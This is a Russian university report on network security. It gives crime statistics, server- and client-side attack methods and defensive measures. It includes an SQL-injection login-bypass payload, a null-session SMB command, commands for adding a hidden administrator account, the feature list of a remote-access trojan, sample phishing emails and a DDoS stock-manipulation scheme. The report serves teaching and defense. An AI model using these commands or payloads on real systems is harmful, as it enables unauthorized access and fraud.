Тихоокеанский Государственный Университет

Доклад

«Сетевая безопасность. Основные риски и методологии защиты»

Автор:
Тишков Алексей

Содержание

Введение

В то время как технологии обеспечения безопасности в последние годы быстро прогрессируют (особенно в секторе криптографических решений), понимание адекватности и эффективности соответствующих решений по обеспечению безопасности не достигло требуемого уровня.

Бизнес настоятельно требует расширения взаимодействия с партнерами, потребителями товаров и услуг, что приводит к изменению взгляда на понятие «безопасность», которое, в конечном счете, приводит к новому качеству бизнес-процессов.

An IDC White paper, 2002 г.

Вступление человечества в новое тысячелетие всегда ассоциируется с потрясениями. А.Стринберг образно и впечатляюще нарисовал картину встречи людьми предыдущего миллениума. В восьмидесятых годах ушедшего тысячелетия основные мотивы футурологов были связаны с великим противостоянием экономических систем и моделями термоядерного Апокалипсиса. В девяностых годах неожиданно для многих на авансцену вышла глобальная телекоммуникационная система как главный фактор, определяющий направление развития человеческой цивилизации.

Процесс развития общества привел к рождению новой среды – информационного пространства, или киберпространства. Информационное пространство, подобно иным объективным явлениям, существует самостоятельно, независимо от замыслов и воли людей, участвовавших в его создании. Киберпространство развивается по собственным законам и преобразует жизнь человечества, создавая новый фактор человеческого существования – виртуальную реальность.

Очередной виток эволюции общества всегда сопровождался изобретением инструмента для работы в новых условиях. Интернет – это лишь новый инструмент, используемый для ведения различной деятельности в киберпространстве. На базе информационных технологий Интернета появилась возможность новые более эффективные модели ведения бизнеса, которые, в свою очередь, оказывают влияние на информационную инфраструктуру киберпространства.


Традиционная постановка задачи обеспечения необходимого уровня безопасности некоторого информационного ресурса состоит в том, чтобы максимально затруднить доступ неуполномоченных пользователей к соответствующему ресурсу и обеспечить защиту элементов информационного ресурса от искажений или уничтожения.

Но, как известно, при появлении новых возможностей также рождаются новые проблемы: нежелательная реклама (спам), посредством электронной почты, потеря конфиденциальности личных данных (“identify theft”) при взломах различных Интернет порталов, возможность потери денег при использовании платежных систем, либо кредитных карт в Интернете и многих других. С таким огромным потенциалом, вместо воплощения Свободы и Равенства, Интернет стал действительно опасным местом.

Первые преступления с использованием компьютерной техники появились в России в 1991 г., когда были похищены 125,5 тыс. долларов США во Внешэкономбанке СССР. Весь

мир облетело уголовное дело по обвинению Левина и др., совершивших хищение денег с банковских счетов на большом расстоянии с использованием ЭВМ.

С тех пор статистика по преступлениям в сфере компьютерной информации выглядит следующим образом.



По данным ГИЦ МВД России,

в 1997 г. было зарегистрировано 7 преступлений в сфере компьютерной информации, в том числе возбуждено уголовных дел по ст.272 УК РФ - 6, по ст.273 - 1.

В 1998г. зарегистрировано 66 преступлений в сфере компьютерной информации, в том числе по ст.272 УК РФ - 53, по ст.273 - 12, по ст.274 - 1.

В 1999г. зарегистрировано 294 преступления, из них по ст.272 - 209, по ст.273 - 85.


В 2000г. зарегистрировано 800 преступлений в сфере компьютерной информации, из них по ст.272 - 584, по ст.273 - 172, по ст.274 - 44.

В 2003 году в России было возбуждено 1602 уголовных дела по ст.272 («Неправомерный доступ к компьютерной информации») и 165 ("Причинение имущественного ущерба путем обмана и злоупотребления доверием") УК РФ. Это составляет 76% от общего числа возбужденных уголовных дел по преступлениям в сфере компьютерной информации.

Как следует из представленных данных, количество регистрируемых преступлений в сфере компьютерной информации представляет собой стабильно неуклонно растущую кривую, динамика роста которой составляет порядка 400% ежегодно.

Для подтверждения факта актуальности задачи обеспечения безопасности бизнеса, воспользуемся отчетом ФБР за 2003 год. Данные были собраны на основе опроса 530 американских компаний (средний и крупный бизнес).


Статистика инцидентов области ИТ секьюрити неумолима. Согласно данным ФБР в 2003 году 56% опрошенных компаний подвергались атаке:



Но по причине большой специфичности технологий совершения преступлений, в данной сфере наблюдается очень высокий уровень латентности. Так, по данным Национального отделения ФБР по компьютерным преступлениям от 85% до 97% компьютерных посягательств даже не выявляются. По оценкам иных экспертов, латентность «компьютерных» преступлений в США достигает 80%, в Великобритании - до 85%, в ФРГ - 75%, в России - более 90%. За рубежом, где накоплена достаточно большая и достоверная статистика компьютерных преступлений, до суда доходят меньше 1% нарушений. При этом следует помнить, что, по утверждению специалистов, ревизия в состоянии выявить не более 10% электронных хищений.

К причинам латентности компьютерной преступности, в первую очередь, относят нежелание потерпевшей стороны (предприятия, учреждения, организации или отдельных граждан) сообщать в правоохранительные органы о преступных посягательствах на их компьютерные системы. Причины этих действий могут быть различные. Иногда руководители опасаются подрыва своего авторитета в деловых кругах и в результате - потери большого числа клиентов, раскрытия в ходе судебного разбирательства системы безопасности организации, выявления собственной незаконной деятельности. Согласно исследованиям ФБР США всего 17% опрошенных компаний заявили, что они готовы сообщать в правоохранительные органы о случаях несанкционированного вторжения в их компьютерные системы.

Интернет-преступления становятся все более частыми по причине внедрения новых форм Интернет-расчетов и электронной коммерции. Изучение субъекта преступной деятельности в сфере использования компьютерных технологий, показало, что основными целями и мотивами компьютерных преступлений выступают корысть - 57,3%, хулиганские побуждения - 18,3%, месть - 9,2%, коммерческий шпионаж, саботаж или диверсия - 10,6%. Компьютерные преступления в 5 раз чаще совершаются мужчинами. Большинство субъектов преступления имеют высшее или неоконченное высшее техническое образование (62,5%), а также иное высшее или неоконченное высшее образование (19,2%). Проведенные исследования показали, что возраст 31% лиц на момент совершения компьютерного преступления не превышал 20 лет, 55% - от 20 до 40 лет и 14% лиц имели возраст более 40 лет.



Другой интересной особенностью стали данные о специальном субъекте из числа персонала, который по своим функциональным обязанностям или занимаемой должности имел непосредственный доступ к работе компьютеров и компьютерных систем. Только в 6% случаев у злоумышленников не было прямого отношения к организации, против которой осуществлялась или планировалась противоправная деятельность, в 94% случаев компьютерные правонарушения были совершены служащими этих организаций и компаний. Процесс интенсивного внедрения IT-технологий на основе Интернет, послужил одной из причин

возникновения новых виртуальных транснациональных криминальных групп, которые в своих преступных целях широко используют возможности глобальной информационной сети. Все больше признаков свидетельствуют о том, что применительно к компьютерной преступности можно говорить о ее связях с организованной преступностью.

Структура и динамика компьютерной преступности в разных странах существенно отличается друг от друга, но есть одна общая тенденция, характерная для большинства регионов - это Интернет-мошенничество, которое становится существенным тормозом в развитии электронной коммерции. Психологический фактор, связанный с осознанием угрозы потенциального мошенничества, является основным препятствием для использования Интернета в качестве средства проведения коммерческих операций. Опросы показывают, что более всего люди боятся потенциальной угрозы получения кем-либо их персональных данных при работе через Интернет. По данным платежной системы VISA, около 23% транзакций электронной коммерции так и не производится из-за боязни клиента ввести запрашиваемую электронным магазином персональную информацию. По статистике государственной организации Internet Fraud Complaint Center, ежегодно с жалобами на жуликов, орудующих во Всемирной Сети, обращаются более 75 тыс. жителей США.

Ужасающая статистика еще раз подчеркивает насущность проблемы сетевой безопасности. В данном докладе мы классифицировали риски Интернет на две категории – серверные, в которых субъектом атак является сам сервер организации, и клиентские, с оконечными пользователями в качестве жертв. Отдельной темой мы рассматриваем так называемый «человеческий» фактор в вопросе безопасности – чего можно ожидать от человека и как с этим бороться.

Основные риски. Методы защиты.

а. Сторона сервера

Уязвимость ПО:

Ни для кого не является секретом основная задача нападающего - любой ценой получить возможность удалённо выполнять команды на атакуемом сервере.
Первое, что сделает нападающий, так это просканирует сервер на открытые порты. Запустив программу nmap, нападающий увидит состояние портов на атакуемом сервере. Чем больше портов открыто, тем больше вероятность успешного взлома. Уже на этом этапе возможно пресечь попытку несанкционированного доступа, отфильтровав потоки фаерволом (от англ. Firewall – небольшой ров, предотвращающий распространение огня), с помощью внешнего брендмауера, либо с помощью предназначенных для этого программ (напр. PortSentry). Среди фаерволлов, для windows наилучшим выбором будет Agnitum Outpost 2, для linux - стандартный iptables (в старых версиях ipchains).
Например: если у Вас на сервере, который имеет доступ как в интернет, так и во внутреннюю сеть, работает ftp-сервер, используемый только внутренними пользователями, незачем делать его доступным извне. Достаточно настроить firewall таким образом, чтобы доступ был закрыт для всех ip-адерсов, кроме внутренних.
Получив список открытых портов, хакер начнёт проверять версии служб, использующих данные порты, поочерёдно соединяясь с ними программой telnet. Среднестатистический хакер, зная версии служб, будет использовать уже найденные в них другими хакерами ошибки (баги), которые в больших количествах доступны в интернете.
Используя уязвимость в службе, хакер может получить командную строку на сервере с теми правами, с которыми была запущена служба на сервере. Например, ошибки, позволяющие получить удалённую командную строку, были найдены в ProFTPD, WU-FTPD, PSOProxy, Serv-U FTPD, Apache, Microsoft Exchange 2000,Telnet Server for Windows. Большинство из них дают хакеру максимальные привелегии. Но об уязвимостях среднестатистический хакер знает ровно столько же сколько и администратор атакуемого сервера. Достаточно регулярно обновлять используемые программы, следить за новыми уязвимостями, вовремя их устранять, чтобы избежать простейшего взлома. Однако лучше приложить дополнительные усилия для отражения атаки.

-- Прежде всего, никогда нельзя оставлять настройки службы, идущие по умолчанию. Например, в MySQL по умолчанию пользователь root идёт без пароля, а в MsSQL - пользователь sa. Имея доступ к подобным СУБД, хакер, кроме содержащейся в БД информации, уже может выполнять произвольные команды на сервере в случае с MsSQL, запись и чтение из файлов с MYSQL. В интернете можно встретить список более чем 800 паролей, идущих по умолчанию в различных сервисах: начиная от MySQL и кончая Cisco роутерами.

-- В обязательном порядке следует установить и регулярно обновлять IDS (Intrusion Detecting Systems) - систему обнаружения и блокировки атак, которая по определённым признакам (сигнатурам) обнаруживает и блокирует атаку. Самая распространённая IDS - SNORT для linux, для Windows - BlackICE Defender. Принцип действия IDS достаточно прост: в систему закладывается база известных уязвимостей, и при входящих соединениях IDS анализирует трафик на предмет вредоносных действий. Если таковые обнаруживаются, она сразу ставит в известность администратора, отвечающего за безопасность (выводит сообщение на консоль, шлет сообщение по E-mail или на Internet-пейджер/SMS, пишет в лог-файл), а также самостоятельно предпринимает действия, пресекающие атаку злоумышленника, в частности блокирует весь траффик с адреса хакера.

-- Если служба в linux требует для своей работы максимальных прав (права суперпользователя с UID=0), обязательно следует использовать chroot, это сделает бесполезной даже успешную атаку хакера на службу.

--Полезно также заменить версию, которую выдаёт служба, на другую, чтобы запутать нападающего. Это можно сделать простейшим скриптом на perl, либо вручную, открыв выполняемый файл текстовым редактором.

-- Как уже было сказано, постоянно следить за обновлениями и новыми версиями служб. Своевременно устанавливать патчи и обновления.

-- В обязательном порядке установить антивирус и регулярно обновлять его базу. Антивирус помешает хакеру "поселится" на Вашем сервере. Обязательно установите фильтрацию антивирусом входящей и исходящей почты. Это предотвратит распространение вирусов внутри сети, а также заражение хакером обычных пользователей.

-- Лучшей защитой будет использование высокопрофессиональных малораспространённых программ, либо программ написанных на заказ у профессиональных программистов. Однако подобные сервисы вряд ли может позволить себе организация со средним доходом.

Одним из самых распространённых методов взлома - взлом через http-сервер. В данном случае уязвим не сам web-сервер, а его содержимое. Что может послужить злоумышленнику:

-- Во-первых - файлы конфигурации с неверно определёнными параметрами доступа. Очень часто разработчики web-скриптов выносят различные реквизиты для доступа к базам данных, разделу администрирования и прочее в отдельный файл, определяя ему такие права, что любой может просмотреть его через браузер. Очень часто такие файлы называют config.txt, config.inc, config, config.dat, conf.txt, passwd.txt, connect.dat и прочие подобные имена. В результате хакер, используя обычный сканер безопасности с возможностью подбора директорий (например, XSpider), может получить пути к таким файлам и завладеть очень важной информацией. Чтобы избежать подобных ошибок, лучше всего вынести подобные файлы за пределы web-директории, это даст 100% гарантию, что атакующий не сможет получить к нему доступ через браузер. Как вариант - выставить правильные права на чтение, однако довольно сложно сделать это аккуратно, сохранив работоспособность скриптов. Очень часто таким файлам дают расширение php, а саму конфигурацию заключают в обычные для php теги <? ?>, в результате содержимое файла идентифицируется как php скрипт и не выводится на экран. Довольно опасно разрешать просмотр содержимого директорий через браузер. В Apache это отключается в httpd.conf.

-- Во-вторых - скрипты, не фильтрующие входные данные. Очень опасно использовать web-скрипты, которые не фильтруют данные, передающиеся им, как имена файлов на чтения и запись. Это даёт нападающему возможность читать любые файлы системы, к которым имеет доступ web-сервер, выполнять на сервере команды. А в случае с php-скриптами, в некоторых случаях и исполнять на сервере произвольный php-скрипт. Выходов несколько: Во-первых, всегда фильтровать входные данные на предмет наличия точек, слэшев, двоеточий. Во-вторых, по возможности отказаться от свободно распространяемых web-скриптов, так как их уязвимости частенько выкладываются в интернете. В-третьих, при использовании php-скриптов отключить в настройке php (php.ini) возможность открытия файлов вида http://www.x.com. Запретить функции system, popen и другие, позволяющие выполнять команды на сервере. И по возможности включить SAFE MODE.

-- Многие php и perl скрипты, работающие с базами данных забывают фильтровать входные данные, что позволяет атакующему внедрить в запрос БД свой код (атаки подобного типа носят название sql-injection). Например, есть php скрипт, проверяющий есть ли введённый логин и пароль в базе данных. Используется MySQL. Формируется запрос вида: SELECT FROM user WHERE user='$user' AND pass='$password'. Где $user и $password - введённые пользователем логин и пароль соответственно. Допустим $user=admin, а $password=parol, тогда запрос примет вид SELECT FROM user WHERE user='admin' AND pass='parol'. В случае наличия подобной учетной записи, СУБД вернёт 1, в противном случае 0. Однако переменная $password никак не фильтруется и позволяет содержать в себе любые символы. Тогда нападающий введёт $user=admin, а пароль no' OR 1=1 /* . В результате запрос примет вид: SELECT FROM user WHERE user='$user' AND pass='no' OR 1=1

/$password'. То есть, либо такой юзер с таким паролем есть, либо 1=1, в любом случае СУБД вернёт 1 и нападающий получит доступ, не зная пароля. Способы решения это проблемы: во-первых, всегда фильтровать переменные, которые будут входить в запрос к БД, во вторых, отключить вывод ошибок СУБД на экран, это затруднит обнаружение уязвимости.*

Локальные атаки.

Итак, получив доступ к командной строке, пусть даже с самыми низким правами, хакер всегда стремится расширить свои привелегии до максимума (с случае с windows - Администратор, в случае с linux - юзер с UID=0 [обычно root]). Для начала хакер узнает версию системы и станет искать для неё эксплоиты позволяющие расширить свои права. Для ядра linux <=2.4.20-18 это не составит труда, так как примерно три месяца назад вышел эксплоит использующий уязвимость в функции do_brk ядра и предоставляющий любому пользователю shell с правами root. Для ядер более поздних версий также существует экслпоит, использующий недавно обнаруженную уязвимость в Linux ядре в do_mintmap, однако он проявляет нестабильность и не работает на многих дистрибутивах linux, таких как Red Hat, но работает в Slackware и SuSe. Для всех остальных ядер, в том числе и первых из ветки 2.6 также есть эксплоит, но он отличается тем, что сильно загружает сервер и выполняется более 10 часов. Избежать взлома через уязвимость ядра можно установкой более новой версии, например 2.6.3, однако если вы не хотите переходить на ветку 2.6, установите ядра версии выше 2.4.25. С FreeBSD тоже не так всё гладко: совсем недавно обнаружили уязвимость в ядре. Уязвимость присутствует в функции setsockopt(2), задающей параметры сокета протокола IPv6. Из-за некорректной реализации разбора некоторых опций этой функции позволяет получить доступ к критичным областям памяти, не обладая для этого соответствующими полномочиями. Так как в FreeBSD реализована т.н. реализация проекта KAME, уязвимость в других ОС отсутствует (скорее всего).

Наличие уязвимости позволяет локальному пользователю либо получить доступ к критичным областям памяти, либо вызвать панику ядра. Как вариант предлагается ввести ограничение в параметры ядра: sysctl security.jail.socket_unixiproute_only=1. Уязвимость обнаружена в FreeBSD 5.2-RELEASE. Устраняется также обновлением ядра, либо установкой патча. Кроме обновлений ядра, можно дать несколько методик для профилактики системы: не разбрасывайте по всем разделам ваши служебные скрипты, содержащие какие-либо конфиденциальные данные, а также резервные копии shadow файла. Также можно очень эффективно защититься от любых эксплоитов, запускающих bash. Для этого следует модифицировать исходный код bash, таким образом, что при его запуске он требовал повторно ввести пароль, так хакер, даже получив максимальные привилегии, не сможет ничего сделать, не зная пароля.

В ядре windows также существуют множественные уязвимости, позволяющие атакующему получить права system, а порой и права ядра. Например для Windows NT существует старый эксплоит GetAdmin, написаный ещё 1998 году, который даёт права Администратора. Для WinXP/2000 также есть эксплоиты. И недавно была обнаружена уязвимость в Microsoft Windows NT 4.0, 2000, 2003, и XP, позволяющая нападающему получить привилегии ядра (выше чем system). Устраняются эти уязвимости своевременной установкой обновлений, патчей и сервис паков. Следует достаточно жестко разграничить права доступа пользователей к реестру и разделам жесткого диска, в частности запретить пользователям доступ к резервной копии файла паролей SAM в /REPAIR/. Еще одним способом войти в систему NT без какой-либо регистрации является анонимный вход. Сервер открывает анонимный сеанс SMB, когда в ответ на <вызов> клиент посылает пакет с пустым паролем и без имени пользователя. В рамках этого сеанса клиент не получает доступа ни к файлам, ни к принтерам, но имеет доступ к специальному ресурсу IPC$ (Inter Process Communication). Этот ресурс предназначен для создания именованных каналов, которые компьютеры в сети используют для обмена различной служебной информацией (кроме то-

го, именованные каналы применяются для дистанционного управления сервером). Установить анонимный сеанс с NT-сервером можно с помощью следующей команды:
NET USE \\имя_сервера\IPC$ ""/USER:"".
Во время анонимного сеанса злоумышленник может удаленно подсоединиться к системному реестру сервера с помощью программ Regedit или Regedt32, при этом при просмотре и модификации реестра он будет иметь права группы Everyone.

Многие фирмы тратят огромные деньги на обспечение безопасности своих сетей со стороны Интернет, однако не уделяют должного внимания физическому доступу к компьютеру лиц, не имеющих на это прав. Вполне возможно, что этот новый работник, который так понравился руководителю - хакер, работающий по заказу конкурентов. Ведь, имея физический доступ к компьютеру и немного времени, можно легко обойти все защиты, на которые было потрачено так много времени. В случае с linux достаточно вставить загрузочный linux-диск, выбрать раздел «Восстановление», и вам предоставят консоль с правами root, там же можно легко сменить пароль любому пользователю. Существуют также специальные загрузочные диски, для сетевого аудита и изучения параметров сети, для примера можно взять RTK: Russian Trinux Kit, совместивший в себе огромное число сетевых утилит.

В WinXP можно выбрать загрузку командной строки из загрузочного меню и Вам предотсавится консоль в правами system, в которой командами:
net user NewUser PassWord /add
net localgroup Administrators NewUser /add
можно добавить нового пользователя NewUser и дать ему права администратора.

Методы решения:

-в обязательном порядке установить пароль на BIOS.

-установить пароль на загрузчик.

-не допускать ни под каким предлогом лиц, пусть даже работников фирмы, не имеющих прав на пользование вашим компьютером.

От всех перечисленных выше видов атак всегда находились средства защиты. Однако существуют атаки, последствия которых можно лишь частично облегчить. Это ddos(distributed denial of service – dos атака, с помощью большого количества компьютеров), smurf атаки и прочие, основанные на посылке большого количества пакетов и парализации атакуемого хоста. Такие атаки могут заблокировать работу вашей сети на долгое время, перегрузить маршрутизаторы, заблокировать доступ в интернет. Например, совсем недавно была заблокирована работа крупного российского хостинга masterhost.ru. В течение несколько суток не загружались сайты, размещённые на этом хостинге.

Нашумевший червь MSBlast, занимался тем, что, начиная с определённой даты, отсылал большое количество пакетов на windowsupdate.com, учитывая количество заражённый компьютеров по всему миру, можно представить себе масштабы атаки. В результате администраторы windowsupdate.com не стали дожидаться DDOS-атаки, и сами отключили сервер. Smurf-атака (широковещательная атака) основана на том, что в интернете существуют неправильно настроенные сети (broadcast сети), которые при посылке им ICMP-пакетов, отвечают в n раз большим количеством пакетов. И если атакующий сформиеует ICMP-пакет на базе ардеса атакуемого, то broadcast сеть ответит на адрес атакуемого, в результате чего его канал будет забит.

В основном целью подобных атак является шантаж, поскольку многие организации, опирающиеся в работе на Интернет(on-line store, casino, gambling), фактически перестают работать и несут большие убытки. Известны случаи объединения хакеров и биржевых трейдеров в следующей схеме:

-выбирается цель, организация среднего дохода, продающая свои акции и работающая посредством Интернет.

-организовывается крупная DOS атака на сервера компании, в печать отправляется информация о плохой организации предприятия, невнимательности к клиентам, к своим серверам. Стоимость акций компании начинает стремительно падать.

-после того, как стоимость акций дойдет до критической отметки, их скупает трейдер.

-затем атака прекращается, а из-за повышенного внимания акции компании начинают стремительно расти (иногда даже выше начальных).

-далее акции продаются, и разница в ценах окупает практически все расходы.

Защиты от подобных атак не существует до сих пор…

b. Сторона клиента

Условно, риски данной стороны можно разделить на три категории, относительно источника появления «течи» в защите:

1. Пользователь самостоятельно лишает себя конфиденциальности, путем запуска вредоносных программ, либо распространения своей личной информации в Интернете. 2. Путем уязвимости в клиентском ПО, пользователь, сам того не замечая, становится жертвой злоумышленников.

3. Ошибки в ОС пользователя, используя которые злоумышленник получает доступ к данным.

Теперь рассмотрим их подробней:

1) *Вредоносные программы, запускаемые пользователем, с помощью которых злоумышленник может удаленно получить доступ к пользовательской машине, называются Троянами(синоним – бекдор, от англ. backdoor). Для примера можно взять «a311» от ProdexTeam. Вот некоторые его возможности:*

   • Ультра-маленькие размеры при полностью визуальном интерфейсе - клиент 29 Kb; сервер - 33 Kb
   • Невидимость с момента инсталляции.
   • Невидимость слушающих портов.
   • Невидимость файла сервера из программ типа explorer'a (только в 98).
   • Полный и совершенный контроль над файловой системой:
   (копирование, переименование, удаление файлов и папок, создание новых папок)
   • Upload, Download файлов с возможностью ДОКАЧКИ при обрыве связи (как в ReGet)
   • Вывод файлов/папок по заданной маске. (включая refresh)
   • Возможность показывать битмапы поверх всех окон и проигрывать wav файлы внутренними средствами сервера:
   (при клике правой кнопкой мыши на названии соответствующего файла в меню появиться дополнительный раздел)
   • Отправка файлов через e-mail прямо из файл-менеджера.
   • Запуск приложений одним кликом.
   • Просмотр/изменение атрибутов файлов.
   • Управление реестром:
   (создание, переименование, удаление ключей и параметров). Классический интерфейс.
   • Перезагрузка/выключение компа/выход пользователя
   • Обнуление содержимого CMOS
   • Отключение дисковода
   • Отключение/включение монитора (пока неработает на новых картах с новыми дровами)
   • Открытие/закрытие CD-ROM'a.
   • Отключение/включение клавиатуры.
   • Изменение цвета окошек.
   • Замораживание/размораживание курсора.
   • Перевод курсора в указанные координаты.
   • Останов системы (freez).

• Коммандная строка с возможностью запуска приложений в скрытом виде.
• Запуск сервисов из контекстного меню файл-менеджера.
• Обмен кнопок мыши местами.
• Установка времени двойного нажатия у мыши.
• Просмотр/установка времени.
• Управление окнами.
• Управление процессами: (просмотр, убийство, выставление приоритета).
• Получение информации о системе:
(скорость процессора, разрешение экрана, объём видеопамяти, пути виндовс, архиватора (если есть), имя пользователя,
организации, версии установленного сервера.)
• Возможность работы клиента через SOCKS5 прокси сервер.
• Загрузка файлов на подконтрольный компьютер через HTTP.
• Чтение/запись данных буффера обмена.
• Возможность работы ТОЛЬКО после авторизации.
• Изменение ВСЕХ настроек сервера из клиента.
• Управление работой сервера (выгрузка/удаление).
• Отсыл лога клавиатуры на e-mail.
• Управление кейлолггером из клиента.
• Просмотр TCP/UDP соединений (netstat).


eXtra возможности:
• Возможность отключения/скрытия рабочего стола, кнопки пуск, часов, системного трея, панели быстрого запуска.
• Заполнение системной папки мусором.
• Убийство жестких дисков.
• A-311 ALARM - система оповещения о выходе подконтрольного компьютера в Интернет.
• Использование программы в качестве ВСТРОЕННОГО http-proxy сервера.
• Использование программы в качестве ВСТРОЕННОГО абсолютно анонимного socks-proxy сервера. порт 7080 (socks4 + socks5)
• Возможность открывать случайный порт для прокси.

ДОПОЛНИТЕЛЬНО:
• Сканер портов
• Встроенный кейлоггер.
• Возможность отсылать на указанный емайл пароли:
= кэша виндовс (9X only)
= RAS пароли
= декриптованные пароли от Mirand'ы (ICQ) включая новую версию 0.3!!!
= декриптованные пароли от E-Dialer'a
= декриптованные пароли от M-Dialer'a (MuxaSoft Dialer) версия !>3.5
= декриптованные пароли от ICQ 2003a/ICQ Lite
• Возможность убийства компьютера в определённое время
• Отсыл паролей в определённое время
• Попытка (в основном удачная) закрытия файрволов. (ATGuard, ZoneAlarm, TPF, NPF, Outpost)
• Спецтключение файрвола встроенного в Windows XP (только после перезагрузки)
• Блокировка файрволов (2 уровня. экспериментально).

То есть абсолютно полный контроль над компьютером жертвы. Также существуют различные узконаправленные трояны с соответствующим размером – например прокси-серверы на 6кб, используемые с целью «зомбирования» клиента для рассылки спама.

В данной категории нам бы хотелось рассмотреть основные пути проникновения троянов при непосредственном участии пользователя, их всего три: посредством icq, посредством почты и просто при закачивании различных зараженных программ.

Первый случай можно рассмотреть с помощью небольшого примера:



Казалось бы – обыкновенная картинка, которую после закачки можно сиюминутно открыть с помощью «open now», что многие и делают. На самом деле за именем "fotka.jpg" стоит совершенно другое, а именно "fotka.jpg .exe" являющееся «склеенным» файлом картинки и трояна – истинное расширение которого не видно из-за границ окна. Иным способом может быть слияние трояна и самораспаковывающегося архива с последующей заменой иконки файла.

Для предотвращения подобных случаев можно воспользоваться следующими методиками:

-запуск icq через собственный сервер с запретом перекачки файлов определенного расширения.

-самостоятельная проверка всех входящих файлов антивирусом.

-осторожное использование «open now» в меню перекачки.

-отказ от передачи любых файлов через icq.

Второй путь проникновения, посредством почты, является одним из самых распространенных, хоть на сервере и стоят антивирусные фильтры. Злоумышленник составляет провокационное письмо и во вложенном архиве посылает троян. Основной способ прохождения серверного фильтра является закрытие архива паролем и его написание в теле письма. Адреса пользователей либо покупаются, либо пишется скрипт-сборщик. Хотелось бы показать примеры подобных писем, которые приходили непосредственно мне – фантазии авторам не занимать:

```
From: "*** Spam alert" <management@***.com>
Dear user of e-mail  server "***.com",
```

Some of our clients complained about the spam (negative e-mail content) outgoing from your e-mail account. Probably, you have been infected by a proxy-relay trojan server. In order to keep your computer safe, follow the instructions.

For details see the attach.

For security reasons attached file is password protected. The password is "76572".

Best wishes,
*The ***.com team* *http://www.***.com*

И второе, еще более фантастическое:

From: "office" office@fbi.gov
You use illegal software!

We hereby inform you that your computer was scanned under the IP 195.125.66.216.
The contents of your computer were confiscated as an evidence, and you will be indicated.
If you recognize the fault - look attachment for the further your actions.
We'll contact you later.
office@fbi.gov

В первом письме – закрытый архив с трояном внутри, во втором просто архив с файлом типа «.html .exe» с количеством пробелов, закрывающем истинное расширение.*

Основными способами предотвращения запуска троянов могут быть:
-хорошие антивирусы, сканирующие принимаемую почту на этапе скачивания с сервера.
-просмотр заголовков письма(headers) для проверки хоста отправителя.
-выбор почтового сервера с хорошими фильтрами и защитой от спама.
Говоря про закрытые архивы, нельзя не вспомнить о разрабатываемых в данное время серверных решениях Касперского – фильтры, с возможностью перебора пароля на архив из слов, включенных в тело письма.

Что же касается третьего пути проникновения троянов – при самостоятельной закачке зараженного файла пользователем, то тут можно лишь только посоветовать:
-не качать файлы с мелких непроверенных сайтов, pub директорий ftp серверов, чужих винчестеров.
